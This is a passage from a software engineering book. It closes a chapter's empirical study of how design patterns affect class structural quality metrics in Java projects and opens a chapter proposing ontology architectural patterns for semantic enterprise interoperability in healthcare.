EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To study the effect of design patterns on class structural quality measurements, for each group of classes in each component, the eight metrics are measured and the results are summarized in Table 6 through Table 13, where an empty entry indicates no classes in that group. Table 6 shows the mean values and median values of WMC (weighted method per class) in each group of the six components. It can be seen that in Eclipse Core, the mean and median measurements of WMC increase as more design patterns are involved in a class. Other components have similar trends about WMC measurements.

Table 7 shows the mean values and median values of DIT (depth of inheritance tree) in each group of the six components. Table 8 shows the measurements of NOC (number of children); Table 9 shows the measurements of CBO (coupling between objects); Table 10 shows the measurements of RFC (response for class); Table 11 shows the measurements of LCOM (lack of cohesion of methods); Table 12 shows the measurements of Ca (afferent couplings); and Table 13 shows the measurements of NPM (number of public methods). We can see that in all these tables, all the class structural quality metrics follow similar trends: the mean and median values increase as more design patterns are involved in a class.

In Table 6 through Table 13, Group 0 (0 patterns are involved) classes are pattern-free classes; Groups 1-7 (1-7 patterns are involved) classes are pattern-involved classes. It can be seen that in general, pattern-involved classes have greater mean and median values of complexity measurements than pattern-free classes, which means they have lower class structural quality measurement.

5.2 Quantitative Analysis

To systematically study the effect of design patterns on class structural quality. The eight metrics are combined together to define a combined class metric. First, we define normalized measurement.

Definition 1: *A normalized structural quality measurement of a class is defined as the ratio of the measurement over the largest measurement of this metric of any classes within the same component.*

Table 6. The mean and median values of WMC measurement of classes of different groups that are involved with different number of design patterns

		Group (Number of Patterns Involved in a Class)							
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**
Ant	mean	7.3	12.9	17.8	34.5	78.0	38.0		3.0
	median	4.5	6.0	8.5	18.0	78.0	38.0		3.0
Tomcat	mean	8.8	16.3	23.7	28.3	32.0	32.0		
	median	5.0	8.0	14.5	18.0	27.5	32.0		
Eclipse Core	mean	6.4	7.6	13.2	22.5	43.3		131.0	
	median	4	4	10	16	26		131	
Eclipse UI	mean	5.5	9.5	19.7	45.2	49.0	60.5	46.0	
	median	2	6	12	31	48.0	60.5	46.0	
JUnit	mean	4.7	6.3	5.8	9.5	7.0			
	median	3.0	4.0	2.0	6.0	7.0			
Stripes	mean	7.9	7.8	12.3	36.0				
	median	5.0	4.0	10.0	36.0


	median	4.0	3.0	5.0	26.0				

Based on this definition, a normalized measurement could have a value in the range of [0, 1], where 0 means this class has the smallest value of a metric (highest quality) in this component and 1 indicates this class has the largest value of a metric (lowest quality) in this component. Next, we define a combined metric.

Definition 2: *A combined structural quality metric of a class is defined as the summation of normalized structural quality measurements of WMC, DIT, NOC, CBO, RFC, LCOM, Ca, and NPM of this class.*



The reason we provide these two definitions is to make it easy to investigate the correlations between class structural quality and design patterns. Based on these definitions, we can see that combined structural quality metric of a class could have values in the range of [0, 8], where 0 indicates this class has a lowest complexity measurement (highest quality measurement) and 8 indicates that this class has a highest complexity measurement (lowest quality measurement). It should be noted that both normalized class structural quality measurement and combined class structural quality metric are relative values within the same components. We cannot use these values to compare the complexity of classes across different components.

Figure 2 shows the distributions of classes with different measurements of combined structural quality metric in Ant (Figure 2a), Tomcat (Figure 2b), Eclipse Core (Figure 2c), Eclipse UI (Figure 2d), JUnit (Figure 2e), and Stripes (Figure 2f). It can be seen that for large projects (Ant, Toncat, Eclipse Core, and Eclipse UI), they generally follow the power-law distribution: frequency of classes increases as the measurement decreases or as the quality increases, which means more classes tend to have high structural quality. However, for small projects (JUnit and Stripes), the power-law distribution is not clear.

Figure 3 shows the boxplots of combined structural quality metric of different groups of classes in the six components, where each group contains the classes that are involved in the same number of design patterns. The bold line within the box indicates the median. The box spans the central 50 percent of the

Figure 2. Distributions of classes with different measurements of combined class structural quality metric in (a) Ant; (b) Tomcat; (c) Eclipse Core; (d) Eclipse UI; (e) JUnit; and (f) Stripes

data. The lines attached to the box denote the standard range. The circles indicate the data points that are out of the lower standard range. The asterisks indicate the data points that are out of the higher standard range. From Figure 3, we can see that in general the combined metric increases (the quality decreases) with the number of patterns the class is involved.

In Figure 3, to reiterate, Group 0 (0 patterns are involved) classes are pattern-free classes; Groups 1-7 (1-7 patterns are involved) classes are pattern-involved classes. To clearly see the measurement differences between pattern-free classes and pattern-involved classes, the data are re-summarized in Figure 4, which compares the mean and median values of combined structural quality metric between pattern-free classes and pattern-involved classes. Again, we can see that in general, pattern-involved classes have greater mean and median values of complexity measurements than pattern-free classes, which indicates their lower quality.

To see if the combined structural quality metric values of pattern-free classes and pattern-involved classes are significantly different, one-way ANOVA tests and Kruskal-Walli tests are performed to compare differences between the mean values of pattern-free classes and pattern-involved classes. Although one-way ANOVA tests could tolerate the violations of normality assumption well, Kruskal-Walli tests are more robust against normality assumption. Therefore, both tests are performed and the results are listed in Table 14 and Table 15 for comparisons. Similar results could be seen in Table 14 and Table 15: in four components (Ant, Tomcat, Eclipse Core, and Eclipse UI), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.001 level; in one component (JUnit), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.05 level; in one component (Stripes), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.5 level.

Figure 4. Comparison of combined structural quality metric of pattern-free classes and pattern-involved classes

To further quantitatively study the effect of design patterns on combined structural quality metric, Spearman's rank correlation tests are performed on data of each component. In each test, there are two variables measured from each class: number of patterns a class is involved and the combined structural quality metric of this class. The results of the tests are summarized in Table 16. It can be seen that in four large components, significant correlations at the 0.001 level are found between the number of patterns and the combined metric. In JUnit, the correlation significance is at the 0.05 level, which is also significant. In Stripes, the correlation significance is at the 0.5 level, which is conventionally considered insignificant.

Based on our analysis, we can see that design patterns do have an effect on class complexity and structural quality. If a class is involved in more design patterns, it is more likely to have a large value of complexity measurement, which indicates a lower quality. This effect is more observable in large projects with over one thousand classes.

Table 16. The Correlation tests of number of design patterns and combined metric

	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes

5.3 Effect of Individual Patterns

So far, we have analyzed the effect of the 13 design patterns as a whole. Because these 13 design patterns could target on different design problems, provide different design solutions, and introduce different relations into the program, their effect on class structural quality could be different. To see how different design patterns might affect the metrics measurement, using Spearman test, we study the correlation between each class structural quality metric and each deign pattern in the six Java components. The results are summarized in Figure 5.

In Figure 5, if the p-value of Spearman's rank correlation is less than 0.0001, the corresponding cell will be highlighted. Otherwise, the corresponding cell will be left blank. From the figure, we can see that adapter/command pattern, state/strategy pattern, and template method pattern have the most significant effect on class structural quality; prototype pattern, decorator pattern, and factory method pattern have moderate effect on class structural quality; singleton pattern, proxy pattern, observer pattern, and composite pattern have little effect on class structural quality; while visitor pattern have almost no effect.

From Figure 1, we also see that the three most common design patterns in the six Java components are adapter/command, state/strategy, and template method and the two least common design patterns are visitor and composite. These observations match Spearman's rank correlation test results illustrated in Figure 5. Due to the limitation of the data used, we cannot conclude in general that the greater use of design pattern implies a greater effect on class structural quality. However, our analysis of the 6 Java components supports this argument.

Figure 5. The effect of each design pattern on each class structural quality metric (highlighted cell indicates the effect is significant; blank cell indicates the effect is insignificant)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

6. THREATS TO VALIDITY

As with any empirical studies, there are some threats to validity of our work. The internal threat comes from the design of the research. Our study demonstrated that pattern-involved classes have lower structural quality measurements than pattern-free classes. However, these pattern-involved classes and pattern-free classes could have targeted different design problems. It might be unfair to compare them using class structural quality metrics alone. To address this issue, an ideal experiment that compares the structural quality of pattern-involved classes and pattern-free classes that are alternative solutions to the same design problems should be carried out in the future.

The external threat to the validity of the study is that this work might not be applicable to other systems. Our current study is performed on Java projects. To extend the findings of this study to programs written in other object-oriented languages, more studies are needed.

7. CONCLUSION AND FUTURE WORK

In this study, we investigated the effect of design patterns on class structural quality measurement. Six components from five open-source Java projects were analyzed. Our study empirically demonstrated that the use of design patterns could increase program complexity, and accordingly, reduce class structural quality. Our study also found that the greater the use of design patterns, the more significant could be their effect on class structural quality. Specifically, in the five Java projects we studied, we found adapter/command, state/strategy, and template method are the three most commonly seen design patterns and have the most significant effect on class structural quality.

Our future work will focus on studying the relationship between design patterns and class quality on other object-oriented systems. In addition, an investigation of the relationship between the roles played by classes in the patterns and class structural quality measurement could be an interesting topic. However, we could not figure out a way to represent and measure the roles played by the classes based on currently available data. Future studies will be carried out once the data is available.

KEY TERMS AND DEFINITIONS

Class Complexity: The measurement of class structure and its inter-dependencies with other classes. Class complexity has been shown to have direct relations with software quality.

Class Structural Quality: A measure of the design quality of object-oriented software system.

Design Pattern: A standard object-oriented solution to a common software design problem.

Empirical Study: A scientific method that uses experienced or experimental data to obtain knowledge and understanding of the target system.

Open Source Project: A software project whose source code is freely available for use and study under certain license.

Software Quality: The measurement of readability, usability, maintainability, reusability, and error-proneness of a software product.

Chapter 13
Attaining Semantic Enterprise Interoperability Through Ontology Architectural Patterns

Rishi Kanth Saripalle
University of Connecticut, USA

Steven A. Demurjian
University of Connecticut, USA

ABSTRACT

Enterprise Interoperability Science Base (EISB) represents the wide range of interoperability techniques that allow the creation of a new enterprise application by utilizing technologies with varied data formats and different paradigms. Even if one is able to bridge across these formats and paradigms to interoperate a new application, one crucial consideration is the semantic interoperability to insure that similar data is reconciled that might be stored differently from a semantic perspective. In support of this requirement, usage of ontologies is gaining increasing attention as they capture shareable domain knowledge semantics. The design and deployment of an ontology for any system is very specific, created in isolation to suit the specific needs with limited reuse in the same domain. The broad proliferation of ontologies for different systems, which, while similar in content, are often semantically different, can significantly inhibit the information exchange across enterprise systems. This situation is attributed, in part, to a lack of a software-engineering-based approach for ontologies; an ontology is often designed and built using domain data, while software design involves abstract modeling concepts that promote abstraction, reusability, interoperability, etc. The intent in this chapter is to define ontologies by leveraging software design pattern concepts to more effectively design ontologies. To support this, the chapter proposes Ontology Architectural Patterns (OAPs), which are higher-level abstract reusable templates with well-defined structures and semantics to conceptualize modular ontology models at the domain model level. OAP borrows from software design patterns inheriting their key characteristics for supporting enterprise semantic ontology interoperability.

1. INTRODUCTION

In today's world, the design, development, and deployment of a new enterprise application is no longer taking the prior approach of developing the application from scratch; rather, the emphasis is on the ability to construct a new enterprise application through the usage of existing resources such as enterprise applications, systems, servers, databases, etc., that are brought together to yield a system of systems. Enterprise Interoperability Science Base (EISB, Popplewell et al., 2012) has been promoted in order to address all of the different interoperability concerns including data, process, knowledge, cloud and Web services, rules, objects, APIs, etc. Two related interoperability of issues of particular interest are the ability to deal with: data in varied formats (e.g., XML, JSON, RDF (Allemang & Hendler, 2011), relational database, etc.) and the need to resolve semantics among enterprise systems of data (e.g., in a geospatial application, grid north vs. true north vs. magnetic north and these must be resolved if different do not use consistent formats). Ontologies have emerged to play a pivotal role in the World Wide Web (WWW) to promote the Semantic Web (Allemang & Hendler, 2011) by attaching semantics to electronically represented information thereby assisting users (humans and agents) in various ways such as semantic Web agents, semantic information extraction, semantic search, etc. Currently, ontologies are highly employed in the wide variety of enterprise applications for knowledge representation and reasoning (Baader, McGuinness, Nardi, & Patel-Schneider, 2007), software modeling and development (Demurjian, Saripalle, & Behre, 2009; Kuhn, 2010; Saripalle, Demurjian, & Behre, 2011), semantic information extraction (Wimalasuriya & Dou, 2010), biomedical and clinical informatics (Smith & Ceusters, 2006), databases (Gali, Chen, Claypool, & Uceda-sosa, 2004), geospatial semantics (Janowicz, Scheider, Pehle, & Hart, 2012), etc.

The primary goal of the ontologies is to capture semantics of a domain and tag the semantic concepts to electronically represented information, which in turn will ease *semantic interoperability* for enterprise applications to support both data and knowledge interoperability in EISB, assuming that the exchanging systems (e.g., computer systems, software applications, database records etc.) must come to an agreement on domain semantics in order to build an enterprise application. For example, various ontologies have been developed for capturing knowledge semantics on various aspects of a given domain for easing semantic interoperability issues in enterprise applications. For instance, in the business domain, the semantic Web has influenced various aspects of existing implementations such as: Simple Object Access Protocol (SOAP) (SOAP, 2007), Web Service Description Logic (WSDL) (WSDL, 2001), Service Oriented Architecture (SOA) (Bell, 2008), etc. In all of these approaches, the domain semantics captured in an ontology are tagged to business/service information represented using these standards, facilitating semantic compatibility between interacting enterprise services and easing knowledge interoperability (Nagarajan, Verma, Sheth, Miller, & Lathem, 2006; Burstein & McDermott, 2005). Researchers have also designed and implemented OWL-S (OWL-S, 2004), a semantic Web enabled Web-service model that incorporates all of the aspects of a software Web service lifecycle using ontology frameworks. For example, in the financial enterprise, lack of standard ontologies for capturing the semantics related to the financial domain have created a major bottleneck for information exchange/integration, knowledge extractions, financial reporting, Web services, etc., due to semantic ambiguity in the represented financial knowledge (Makela, Rommel, Uskonem, & Wan, 2007; Hu, 2010). Currently, Object Management Group (OMG) has taken an initiative to develop Financial Industry Business Ontology for capturing semantics related to the financial domain (FIBO, 2012). As another example, in the government domain, semantic technologies such as linked data, semantic Web, ontologies, etc., have become a crucial component for

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

achieving integrated e-government services (Bettahar, Moulin, & Barthes, 2009). These semantic components have been introduced into software architectures, providing semantics to electronically augment government information and facilitate semantic integration/interoperability between the participating government services/departments (Davis, Harris, Crichton, Shukla, & Gibbons, 2008; Fonou-Dombeu & Huisman, 2011), etc.

However, the success of employing ontologies for resolving enterprise semantic interoperability is jeopardized due to *structural* and *semantic interoperability* issues among the domain ontologies that are used for the systems that support a new enterprise application. There are a number of key issues to address. First, the individual ontologies of each constituent system used by a new enterprise application may each organize knowledge in different ways to suit their specific application and organizational processes, meaning that the ontologies across the constituent systems are often incompatible and difficult to integrate. Second, the ontology development and deployment process is predominantly *instance* and *construction* based, often dictated by the talent and expertise of the ontologist rather than using any concrete software development process; such an approach limits the reuse since ontologies end up being very domain centric. For a new enterprise application, the existence of consistent ontologies of the constituent systems will greatly simplify the semantic interoperability. Finally, many existing ontology representational frameworks lack an ability to design solutions that are broader in scope; the end result is often narrowed to not just a single domain, but to a subset of the domain that is very application specific. Thus, the overriding issue is that ontologies solely focus on the domain knowledge and its usage by constituent systems rather than abstracting back from the problem to consider the enterprise domain ant its appropriate set of ontologies in a more comprehensive and general manner. Such an approach towards ontologies is in direct conflict with the design methodologies in software engineering, databases, and Web settings, where the primary emphasis is on the modeling techniques that can applied to conceptualize the problem in a fashion that promotes characteristics such as modularity, abstraction and reuse, which implicitly eases structural and semantic interoperability issues. In this chapter, we leverage our previous work on extending the Web Ontology Language (OWL) for design and development of ontologies for applications that is more aligned with the software lifecycle and emphasizes a design approach for ontologies (Saripalle, Demurjian, & Behre, 2011; Saripalle & Demurjian, 2012b).

To provide a context for this chapter, we leverage an example in the healthcare domain, where it is necessary to construct an enterprise application for health information exchange (HIE) that is able to pull patient medical information from multiple sources in different formats and using alternative programming paradigms. An HIE enterprise application is constructed by gathering data from: electronic health records (EHRs) which repositories of patient medical records that may exist in provider offices, clinics, and hospitals; personal health records, (PHRs) that allow patients to manage their own health care data; personalized medicine health portals (PMHP) which allows providers to view their own patients' genetic data against their EHR in order to bridge the gap between providers and medical researchers; and, other laboratory, diagnostic, pharmaceutical systems that involve patient care. Note that an HIE enterprise application for many situations provides only read information to patient data or de-identified data sets. In support of an HIE enterprise application, the biomedical field provides a significant variety of high-level XML standards including: the Continuity of Care Record (CCR) (ASTM, 2003), Continuity of Care Document (CCD), the Health Language Seven (HL7) Clinical Document Architecture (CDA) (HL7 CDA R2, 2008), etc. These high-level standards allowed medical providers to seamless *structure*, *integrate,* and *share* the patient's medical data with their respective propriety systems and collaborating environments. For providing enterprise semantic interoperability between the constituent systems (EHRs, PHRs, etc.),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

there are numerous standards such as: International Classification of Disease (ICD-10) (ICD, 2013), Logical Observation Identifiers Names and Codes (LOINC) (LOINC, 2013), Systematized Nomenclature of Medicine Clinical Terms (SNOMED-CT) (SNOMED CT, 2013), Diagnostic and Statistical Manual of Mental Disorder (DSM) (DSM, 2012), Unified Medical Language System (UMLS) (Bodenreider, 2004), etc. The problem that exists in the health care domain to hinder enterprise semantic interoperability are the inconsistencies in these low-level ontology standards, e.g., Psychoses (DSM, 2102) is a "Mental Disorder" in ICD and a "Psychotic illness" in DSM, while. Spherocytosis (SNOMED CT, 2013) is a "Diseases of Blood and Blood-Forming Organs" in ICD and "Red Blood Cell Shape-finding" in SNOMED-CT. These differences in the health care domain, along with similar cases in other enterprise domains, must be reconciled to achieve enterprise semantic interoperability.

In software engineering, a designer can better understand the domain problem and propose a plausible solution by developing domain model(s) to provide an abstract view of the solution with well-defined structure and semantics and are developed by considering domain instance data as it can influence the design, but not to the point that the design gets tied to the domain instances. One approach to software domain modeling that greatly facilitates reuse are software design patterns (SDP) defined as "a template illustrating a reusable solution to a reoccurring problem in multiple different situations with similar context" (Gamma, Helm, Johnson, & Vlissides, 1994; Freeman, Robson, Bates, & Sierra, 2004). SDPs can influence an enterprise application by allowing these generalized templates to be customized for a specific domain. For instance, the Model-View-Controller (MVC) pattern can be used easily in any enterprise application that requires: a *Model* that manages the behavior and data of the application; a *View* that manages the UI of the application; and, a *Controller* that interprets the user actions and informs the actions to the model and/or the view. Based on the domain application, the domain models replace the respective MVC components. This ability of SDP to divide the complex problem into modular manageable sub-problems and develop solutions that facilitate modularity, reusability, interoperability, etc., has gained them a prominent position in the software community; our intent is to extend SDPs to support enterprise semantic interoperability for ontologies.

In this chapter, the overall goal is to improve the design, development, and deployment of ontologies with syntactic and semantic integration in support of an enterprise application by proposing a set of *Ontology Architectural Patterns (OAPs)* which are abstract reusable architectural patterns influencing the overall development of semantic knowledge involving multiple ontology models that ease interoperability issues and promote a software engineering approach for ontology development. This have been introduced to a limited extent in our prior work on semantic patterns (Saripalle & Demurjian, 2012a), but this chapter dramatically extends that work by leveraging SDP concepts to ease *structural* and *semantic interoperability* issues. In the process, the ontologist is encouraged and guided to design and develop modular ontology models, reusable in multiple domain application settings that share similar contextual requirements. As a result, the ontologist can focus on constructing reusable ontology models, moving future reconciliation and integration of different ontologies for an enterprise application from the current labor-intensive instance level to a more abstract and conceptual domain model level. The OAP extensions are illustrated using an HIE enterprise application that brings together different systems (EHRs, PHRs, etc.) in support access across multiple sources for two types of users: medical providers that are interested in obtaining a full picture of a patient's medical data collected from varied sources to facilitate clinical care; and, researchers that seek to analyze data from the HIE Repository that has been de-identified to conduct disease related, public health surveillance, and other research. HIE is a complex enterprise application that must marshal data from multiple sources and can be greatly benefited by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OAPs to model a solution that can resolve and reconcile syntactic and semantic differences among the ontologies of its constituent systems.

Towards this goal, the reminder of this chapter is divided into five sections. Section 2 provides additional background and motivation on the role of ontologies in the design and development process, a review of software design patterns, their classification, and usage in the software development process, and a brief introduction to enterprise interoperability (EI) and the role that ontologies can play, particularly in regards to our proposed OAPs. Section 3 proposes the developed Ontology Architectural Patterns (OAP) which are explained in terms of name, motivation, description, context & usage, and application & implementation; examples in both health care and other enterprise domains are provided Section 4 reviews related research in ontology patterns and ontology frameworks, comparing and contrasting to our work presented in Section 3. Section 5 discusses the future direction of knowledge development for facilitating enterprise interoperability. Finally, the last section concludes the chapter.

2. ONTOLOGIES, SOFTWARE DESIGN PATTERNS, AND ENTERPRISE INTEROPERABILITY

This section provides additional explanation on motivation and background for the paper. First, Section 2.1 reviews additional motivation on ontologies regarding the role that they can plan in systems design and development, with an example in the health care domain that further motivates the need for Ontology Architectural Patterns (OAP). Using this as a basis, Section 2.2 briefly examines Software Design Patterns (SDP) in terms of their inception, categories, and role in the software development process. Finally, Section 2.3 introduces the domain of Enterprise Interoperability (EI), its concepts and relationship with Sections 2.1 and 2.2, to place the work of this chapter into a proper perspective with EI.

2.1. Role of Ontologies in Systems Design and Development

The discussion in Section 1 provided an initial motivation for the need and usage of Ontology Architectural Patterns (OAP) for enterprise interoperability through a discussion of the status of ontologies, design, and modeling approaches of knowledge and software engineering and software design patterns. This section further clarify the motivation to precisely position the work on OAP with respect to traditional ontology development and its need for a higher level abstract approach akin to software design patterns. The end result provides a means to more precisely and generally define ontologies (and their components) with an aim towards potential reusability in a domain (or program family).


Current approaches to ontology development today are conducted using tools such as Protégé (Protege, 2012), Java Ontology Editor (JOE) (Java Ontology Editor, 1998), etc. These tools allow an ontology developer to work with domain experts with a focus on building an ontology that maximizes the domain knowledge by capturing the knowledge concepts for a given domain of disclosure. This leads to a current ontology development practice that is predominantly *instance* and *construction* based (Kuhn, 2010; Saripalle, Demurjian, & Behre, 2011; Saripalle & Demurjian, 2012b), totally focused on the application and its specific domain and system requirements. Such a process is highly influenced by the ontology developer's experience, input from domain experts, and based on the actual data that is to be modeled within the ontology rather than defining a structure for the ontology that is more reusable across enterprise systems. As a result, ontologies created for different systems of the same domain can be quite

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

different. For example, constructing a set of ontologies for enterprise application such as Amazon would require a very broad set of ontologies to capture all of its products characteristics (books, electronics, household, fashion, etc.), while a set for Barnes & Noble may be limited much more to books. The two resulting sets of ontologies developed for Amazon and Barnes & Noble may be difficult to integrate, with human intervention need to understand equivalences across the two sets, a laborious task with at best semi-automatic methodologies and reuse of the ontology is obscure. The OAP and an emphasis on that ontology design would allow a more generalized ontology for "books" to be created that would have the potential to be utilized in all enterprise applications where book sales are a part of their business process.

Second, ontologies cannot be created in a vacuum without consideration of concepts that may cut across different solutions (different enterprise applications) and require sophisticated modeling to abstract domain specific materials out of the ontology to yield an ontology schema (akin to an XML schema) that is reusable across multiple enterprise applications of a given domain. Further, a single ontology may not suffice for the structural and knowledge requirements of the enterprise application, but may require multiple interacting ontologies to correctly represent the required medical knowledge. Continuing with the earlier example, there may be an ontology architectural pattern that can be applied at a higher level across the Amazon and Barnes & Noble enterprise applications that is able to capture ontology similarities at a higher abstraction level that promotes reuse. In the health care domain, there could be many enterprise applications that would need to utilize the same ontology. For example, a clinical researcher trying to identify genes responsible for mental disorders might want to have an enterprise application to access genomic and clinical (patient) databases that would require the integration of the Gene Ontology (Ashburne & Lewis, 2002) and the Diagnostic and Statistical Manual of Mental Disorders (DSM) to develop a Gene-Mental Disorder ontology. Likewise, another enterprise application could provide the ability to allow queries to cross the International Classification of Diseases (ICD-10) codes with Logical Observation Identifiers Names and Codes (LOINC) ontology to develop a Disease-Laboratory Test correlation ontology to be used by combining ICD-10 and LOINC with de-identified patient data for mining. However, the reconciliation process between these ontologies will be arduous, performed on the instance level rather than at a higher-level of abstraction that would involve the structure of the ontologies. Even, if an expert ontologist develops a massive single ontology by integrating the required multiple ontologies, the large-scale nature of this massive ontology (defined and then integrated at an instance level) sacrifices fundamental software characteristics such as modularity, reusability, abstraction, minimal coupling, etc. The integration/mapping rules between these participating ontologies are contextually based on an organization application goals, meaning that their integration may not be easily accomplished if their purposes are so diverse as to make it difficult to identify linkages and commonalities. We note again that the current ontology integration methodologies focus on integrating ontology instances using linguistic and statistical techniques that often ignore semantics. Such an approach can result in a merging that cannot be syntactically and semantically verified. This is evident from studies on the UMLS (Krauthammer, 2002; Kohler, 2007) and SNOMED-CT (Chiang, Hwang, Yu, et al., 2006) medical standards where they have been attempts to integrate two ontologies that have significantly different nomenclature. This is true for many other domains.

Finally, while the existing medical ontologies previously discussed have an overwhelming knowledge overlap among them, the way that each ontology deals with that knowledge can be quite different. Further, since these ontologies have often been built in isolation (e.g., by different standard committees and other organizations), having an ontologist that can understand all of them is unrealistic. For example, if there are one or two features a newly developed ontology needs that are not in the standard, the solu-



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion to develop yet another ontology occurs, often replicating information from multiple ontologies and having a vocabulary that may be in conflict with other standards the "same" information (semantically). Thus, the existing ontologies, the newly development ontologies, and any future customized ontologies have to be constantly monitored and integrated with one another in order to remain consistent. This is a monumental task in any enterprise application, further compounding the structural and semantic interoperability issues with ontologies. Imagine the difficulty it would be to get the organizations (and their enterprise applications) for Amazon, Barnes & Noble, eBay, etc., to all work towards a common shared ontology. Obtaining agreement from such a large number of stakeholders will be difficult to achieve in practice. Figure 1 supports this argument by illustrating the domain knowledge overlap between medical ontologies. Notice in Figure 1 that the OMIM and Gene Ontologies have overlapping knowledge on Gene domain. In addition ICD and DSM have a knowledge overlap on the domain of Mental Disorders, with SNOMED-CT and ICD having a major knowledge overlap on multiple domains such as Disease, Symptom, Procedure, etc. Further, SNOMED-CT, ICD and OMIM have a knowledge overlap on domain of Disease. More significantly, UMLS is attempting to encompass all of the standards under one umbrella via its own theory and model for achieving its goal, but fails to provide modular domain models for respective domains which can reused independent of the domain application. Thus, failing to reuse existing knowledge sources and developing new ontologies for targeting the same domain knowledge leads to chaotic structural and semantic interoperability issues.

2.2. Software Design Patterns

In software engineering, Software Design Patterns (SDP) arose when developers noticed that they were using the same software structure in terms of classes, interfaces, and interactions in multiple settings, tweaking them to handle difference in domain data. SDPs expand the concept of generics (used to capture a lower level component like a stack that can be instantiated for any data type) to a higher-level pattern that captures the generalized structure, semantics, direction and usage at of a set of classes,

Figure 1. Domain knowledge overlap between various standard medical ontologies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

interfaces, and their interactions that represents a major component of a system. As a result, SDPs are adaptable to work in varied settings for enterprise applications that have similar design requirements or behavioral characteristics. The primary components of a SDP are: *context* that explains when the design pattern is applicable by defining environment parameters and the usage of the pattern itself; *problem* that illustrates the kind of problems the pattern can applied to; and, *solution* to explain the way to use the pattern as a viable software engineering solution to the encountered domain problem. Apart from these components, a design pattern also may have the following essential elements: *name* of the pattern; examples to illustrate the application of the pattern to a multiple domain specific problems; *rationale* for the logic explanation of the pattern and its application; *related patterns* that have the same or varying categories or types; and *known uses* for successful industrial usecase scenarios. SDPs have gained importance since they are generalized artifacts from multiple solutions they are domain independent making them interoperable between heterogeneous domain application problems. The use of SDPs in Web-based solutions are foundational regardless of the implementation platform.

SDPs are classified into three broad categories that are based on the functionality, interactions, and purpose of the SDP (Freeman, Robson, Bates, & Sierra, 2004). The first category, the *Creational SDP,* deals with a software entity's (mostly classes) creation in a manner suitable to the given application context. Sample creational SDPs include: the Abstract Factory Pattern that provides a way to encapsulate a group of individual factories that have a common theme without specifying their actual classes; the Factory Method pattern that defines the interface for creating an object, but allows subclasses to decide which class to instantiate; and, the Builder Pattern that separates the concerns of construction of a complex object from its representation,. The second category, the *Behavioral SDP*, is used to identify the common communication patterns between objects. Sample behavioral SDPs include: the Chain of Responsibility Pattern consisting of a source of command objects and a series of processing objects where each processing object contains logic that defines the types of command objects that it can handle; the Command Pattern in which an object is used to represent and encapsulate all of the information needed to call a method at a later time; and, the Observer Pattern where an object, called the subject, maintains a list of its dependents, called observers, and notifies them automatically of any state changes, usually by calling one of their methods. The third category, *Structural SDP*, provides a simple way to realize relationships between multiple entities. Sample structural SDPs include: the Adapter Pattern that allows classes to work together that normally could not because of incompatible interfaces; the Bridge Pattern that decouples an abstraction from its implementation so that the two can vary independently; and, the Composite Pattern which describes that a group of objects are to be treated in the same way as a single instance of an object, with the intent to compose objects into a tree structure to represent part-whole hierarchies. SDPs play a significant role in enterprise applications; our intent is to expand this concept to include knowledge modeling which will allow the specification of ontology architectural patterns (OAP) that can play a major role in achieving enterprise semantic interoperability.

2.3. Enterprise Interoperability (EI)

Enterprise Interoperability (EI) (Charalabidis, Goncalves, & Popplewell, 2010; Jardim-Goncalves, Grilo, Agostinho et al., 2013) is defined

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

… as a field of activity with the aim to improve the manner in which enterprises, by means of information and communications technologies, interoperate with other enterprises, organizations, or with other business units, in order to conduct their business (Popplewell et al., 2012).

The reality is that new enterprise applications are built today by the cobbling together of functionality from multiple sources (via APIs, Web services, cloud services, JSON calls, etc.) and their interoperation requires addressing different facets associated with enterprise development. The overriding object of EI is to support the ability of enterprises to communicate and interact seamlessly. The term Enterprise can be defined as "an organization that provides open/paid services to clients*"* **(**Charalabidis, Goncalves, & Popplewell, 2010) and Interoperability can be defined as

…the ability of two or more systems or components to exchange information and to use the information that has been exchanged (Popplewell et al., 2012).

EI as a generalized concept, subsumes other interoperability issues from differing perspectives, detailed in ESIB Report (Popplewell et al., 2012): Data Interoperability, Process Interoperability, Knowledge Interoperability, Services Interoperability, Rules Interoperability, Objects Interoperability, Software Interoperability, Cultural Interoperability, Social Networks Interoperability, Electronic Identity Interoperability, Cloud Interoperability, and Ecosystems Interoperability. These noted interoperability issues are interweaved with one another at a conceptual level. For example, there is a strong dependency between Data and Knowledge Interoperability, Process and Knowledge Interoperability, and Process and Service Interoperability, to name a few. When one addresses the issues for a given interoperability, there is a corresponding ripple effect on other interoperability issues.

The proposed ontology architectural patterns (OAP) in this chapter has the primary goal to solve semantic interoperability among domain ontologies and is primarily targeting Knowledge Interoperability and is closely related to Data Interoperability. Hence, providing a software-engineering-based solution to semantic interoperability among ontologies has an impact on the Knowledge and Data Interoperabilities of EI. Additionally, in support of OAP, we leverage the related works of Gangemi's (Gangemi, 2005; Gangemi & Presutti, 2009) proposed Conceptual Ontology Design Pattern (CODeP), Clarks's (Clark, Thompson, & Porter, 2004) abstract Knowledge Patterns (see Section 4) for designing more effective ontology models at a high abstraction level via ontology semantic patterns. For example, multiple enterprise systems can employ a Time-Indexed Participation CODeP for defining their own open-source/proprietary ontology model for online services, where: Object in the CODeP pattern can represent physical items, online Web services, person/semantic agent, etc.; Event can be cast as service orders, automated triggers, internal events, etc.; and, Time Interval can represent a time frame. Even though the service ontology model(s) and respective implementation vary between the enterprises, the ontology models that are utilized refer to the same semantic pattern (including the semantic context). This results in reusing the patterns concepts (classes, attributes and associations) and application context thereby easing Knowledge Interoperability when enterprises need to collaborate.

